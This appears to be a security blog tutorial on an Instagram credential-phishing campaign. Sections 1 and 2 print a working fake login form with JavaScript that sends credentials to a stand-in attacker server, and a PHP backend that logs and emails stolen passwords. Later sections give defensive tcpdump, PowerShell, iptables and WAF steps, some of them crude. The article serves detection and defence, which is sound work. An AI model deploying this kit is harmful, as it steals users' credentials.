Listen to this Post
Introduction:

A sophisticated phishing campaign has successfully compromised millions of Instagram credentials, leveraging a deceptive fake login portal. This attack underscores the persistent threat of social engineering and the ease with which attackers can deploy convincing infrastructure to harvest sensitive user data at an unprecedented scale.
Learning Objectives:
- Understand the mechanics of the Instagram phishing kit and its underlying infrastructure.
- Learn how to identify and analyze phishing websites and deployed malware.
- Implement defensive measures to protect against credential harvesting attacks.
You Should Know:
1. Analyzing the Phishing Page Source Code
The attackers used a crafted HTML page designed to mimic the official Instagram login portal. Key indicators include obfuscated JavaScript and form actions pointing to an attacker-controlled server.
<!-- Example of a malicious form action from a phishing kit -->

<form id="loginForm" action="hxxps://malicious-server[.]com/process.php" method="POST">
<input type="text" name="username" placeholder="Phone number, username, or email">
<input type="password" name="password" placeholder="Password">
<button type="submit">Log in</button>
</form>

<script>
// Obfuscated JavaScript to capture and exfiltrate credentials
document.getElementById('loginForm').addEventListener('submit', function(e) {
e.preventDefault();
const data = new FormData(this);
fetch(this.action, { method: 'POST', body: data });
window.location.href = 'https://www.instagram.com/accounts/login/'; // Redirect to real page
});
</script>
Step-by-step guide:
This HTML code creates a fake login form. When a victim enters their credentials, the JavaScript prevents the default form submission, captures the username and password, and silently sends them via a POST request to the attacker’s `process.php` server. Immediately after, the user is redirected to the legitimate Instagram login page, often leaving them unaware that their credentials have been stolen. Security researchers can look for discrepancies in the form’s `action` URL and the use of `fetch` or `XMLHttpRequest` for clandestine data exfiltration.
2. Server-Side Credential Harvesting with PHP
On the attacker’s server, a simple PHP script logs the stolen credentials to a text file and may also email them.
<?php
// process.php - Attacker's server-side script
$username = $_POST['username'];
$password = $_POST['password'];
$ip_address = $_SERVER['REMOTE_ADDR'];
$user_agent = $_SERVER['HTTP_USER_AGENT'];
$timestamp = date('Y-m-d H:i:s');

$log_entry = "Time: $timestamp | IP: $ip_address | Username: $username | Password: $password | Agent: $user_agent\n";

file_put_contents('logs/instagram_creds.txt', $log_entry, FILE_APPEND | LOCK_EX);

// Optionally, email the credentials to the attacker
mail('[email protected]', 'New Instagram Credentials', $log_entry);

header('Location: https://www.instagram.com/accounts/login/');
?>
Step-by-step guide:
This PHP script is the backend of the operation. It receives the POST data from the phishing page, extracts the credentials, and appends them along with the victim’s IP address and browser details to a file called `instagram_creds.txt` within a `logs/` directory. The `FILE_APPEND` flag ensures new victims are added to the same file, and `LOCK_EX` prevents file corruption from concurrent writes. The script then redirects the victim’s browser back to the real Instagram page. To detect such activities, monitor for unexpected PHP files in web server directories and unauthorized outbound connections.
3. Network Traffic Analysis with tcpdump
Identifying the exfiltration can be done by analyzing network traffic for POST requests to suspicious domains.
 Capture HTTP POST requests on the network interface
sudo tcpdump -i eth0 -A 'tcp port 80 and (tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354)'

A more specific filter for a known malicious domain
sudo tcpdump -i eth0 -A 'host malicious-server.com and tcp port 80'
Step-by-step guide:
The first `tcpdump` command listens on interface `eth0` and filters for TCP traffic on port 80 (HTTP) where the payload contains the string “POST”. The `-A` flag prints the output in ASCII, allowing you to inspect the contents of the request, including potential credential data. The second command filters traffic specifically to and from the known malicious domain. Running these commands on a gateway or monitoring system can help identify if internal machines are communicating with credential harvesting servers.
4. Windows PowerShell for IOC Hunting
On a potentially compromised Windows machine, use PowerShell to hunt for Indicators of Compromise (IOCs), such as specific network connections or processes.
 Get established network connections and find connections to suspicious IPs
Get-NetTCPConnection -State Established | Where-Object RemoteAddress -Match "192.168.10.100" | Format-Table LocalAddress, LocalPort, RemoteAddress, RemotePort, State

Check running processes for known malicious names or high resource usage
Get-Process | Where-Object { $<em>.CPU -gt 50 -or $</em>.WorkingSet -gt 100MB } | Format-Table ProcessName, Id, CPU, WorkingSet

Search the hosts file for unauthorized redirects
Get-Content C:\Windows\System32\drivers\etc\hosts | Select-String "instagram"
Step-by-step guide:
The first command queries all established TCP connections and filters for a specific malicious IP address (192.168.10.100), displaying the connection details. The second command lists all processes and filters for those using excessive CPU (>50%) or memory (>100MB Working Set), which could indicate malware activity. The third command checks the `hosts` file for any entries that might redirect `instagram.com` to a phishing IP. Execute these commands in an administrative PowerShell session to perform basic forensic analysis.
5. Linux Malware Analysis with Strings and lsof
On a Linux server potentially hosting the phishing kit, use command-line tools to analyze files and network activity.
 Search for the malicious PHP script within the web root
find /var/www/html -name ".php" -type f -exec grep -l "instagram_creds" {} \;

Use 'strings' to extract human-readable text from a binary malware sample
strings suspected_malware.bin | grep -E "(username|password|instagram|process.php)"

List all open files and network connections by a specific process
sudo lsof -p $(pgrep -f "php process.php")
Step-by-step guide:
The `find` command recursively searches the web root for any PHP file containing the string “instagram_creds”. The `strings` command is used on a potentially malicious binary to extract plaintext strings that might reveal hardcoded domains, file paths, or keywords. The `lsof` command, when given a Process ID (PID), lists all files and network sockets that the process has open, helping to identify what resources the malicious script is accessing. The `pgrep -f` finds the PID of the process running the specific script.
6. Cloud Hardening: Restricting Outbound SMTP Traffic
Attackers often use cloud VPS to host phishing kits. Harden your cloud environment by restricting outbound SMTP traffic to prevent the phishing kit from emailing stolen credentials.
 Using iptables to block outbound SMTP traffic except from authorized mail servers
sudo iptables -A OUTPUT -p tcp --dport 25 -j DROP
sudo iptables -A OUTPUT -p tcp --dport 587 -j DROP
sudo iptables -I OUTPUT -p tcp --dport 25 -d authorized.smtp.server -j ACCEPT
sudo iptables -I OUTPUT -p tcp --dport 587 -d authorized.smtp.server -j ACCEPT

For AWS EC2, use a restrictive Security Group outbound rule:
 Deny all outbound traffic on port 25 (SMTP)
Step-by-step guide:
These `iptables` commands first add rules to the OUTPUT chain to drop all traffic on the standard SMTP ports (25 and 587). Then, they insert rules at the top of the chain to allow traffic to a specific, authorized SMTP server. This ensures the phishing script’s `mail()` function in PHP will fail unless it uses the permitted server, which it is not configured to do. In cloud environments like AWS, you can achieve the same by modifying the Security Group associated with your instance to block outbound traffic on port 25.
7. Mitigation with Web Application Firewall (WAF) Rules
A WAF can be configured to block requests to paths commonly used by phishing kits, such as /process.php.
 Example Nginx configuration block to block access to malicious paths
location ~ /(process|login|admin).php$ {
access_log /var/log/nginx/blocked_access.log;
deny all;
return 444;
}

Example ModSecurity (WAF) rule to detect credential exfiltration
SecRule ARGS:username "@rx \w+" \
"id:1001,phase:2,deny,msg:'Potential Credential Harvesting',logdata:'%{MATCHED_VAR}'"
Step-by-step guide:
The Nginx `location` block uses a regular expression to match requests for files like process.php, login.php, or admin.php. When matched, it denies access, logs the attempt to a custom log file, and returns a 444 status code (Nginx-specific, closes the connection without sending a header). The ModSecurity rule example triggers if a `username` parameter is found in the request arguments, which could indicate a form submission attempting to send credentials. These rules help protect your server from being used for hosting phishing kits or can be deployed defensively to monitor for attack attempts.
What Undercode Say:
- Volume Over Sophistication: The success of this attack wasn’t due to advanced zero-days but the mass deployment of a simple, effective kit. The low technical barrier for entry means these campaigns are scalable and persistent.
- User Awareness is the Primary Vulnerability: The kit exploits a fundamental gap in user awareness. No amount of backend security can prevent a user from voluntarily entering their credentials into a convincing fake.
The analysis reveals a concerning trend: cybercrime economics favor high-volume, low-complexity attacks. This Instagram heist required minimal coding skill, using off-the-shelf components to create a devastatingly effective campaign. The ROI for the attackers is immense, harvesting millions of credentials with minimal investment. This shifts the defense paradigm from purely technical controls to a heavy emphasis on user education and behavioral analytics. Organizations must implement robust, multi-factor authentication (MFA) not as an option but as a mandatory standard to neuter the value of stolen passwords. Furthermore, security teams should proactively hunt for lookalike domains and phishing infrastructure, as reactive measures are consistently too slow.
Prediction:
In the immediate future, we will see this phishing kit model copied and adapted for other major social media and SaaS platforms like Facebook, LinkedIn, and Microsoft 365. The underlying infrastructure will become more resilient, using serverless platforms (e.g., AWS Lambda, Azure Functions) to make takedowns more difficult. AI will play a dual role: defenders will use it to better detect and classify phishing domains in real-time, while attackers will leverage generative AI to create more personalized and linguistically flawless phishing lures, making them even harder to distinguish from legitimate communications. The arms race will escalate from technical exploitation to a battle of persuasion and deception.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Elvinlatifli Instagram – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


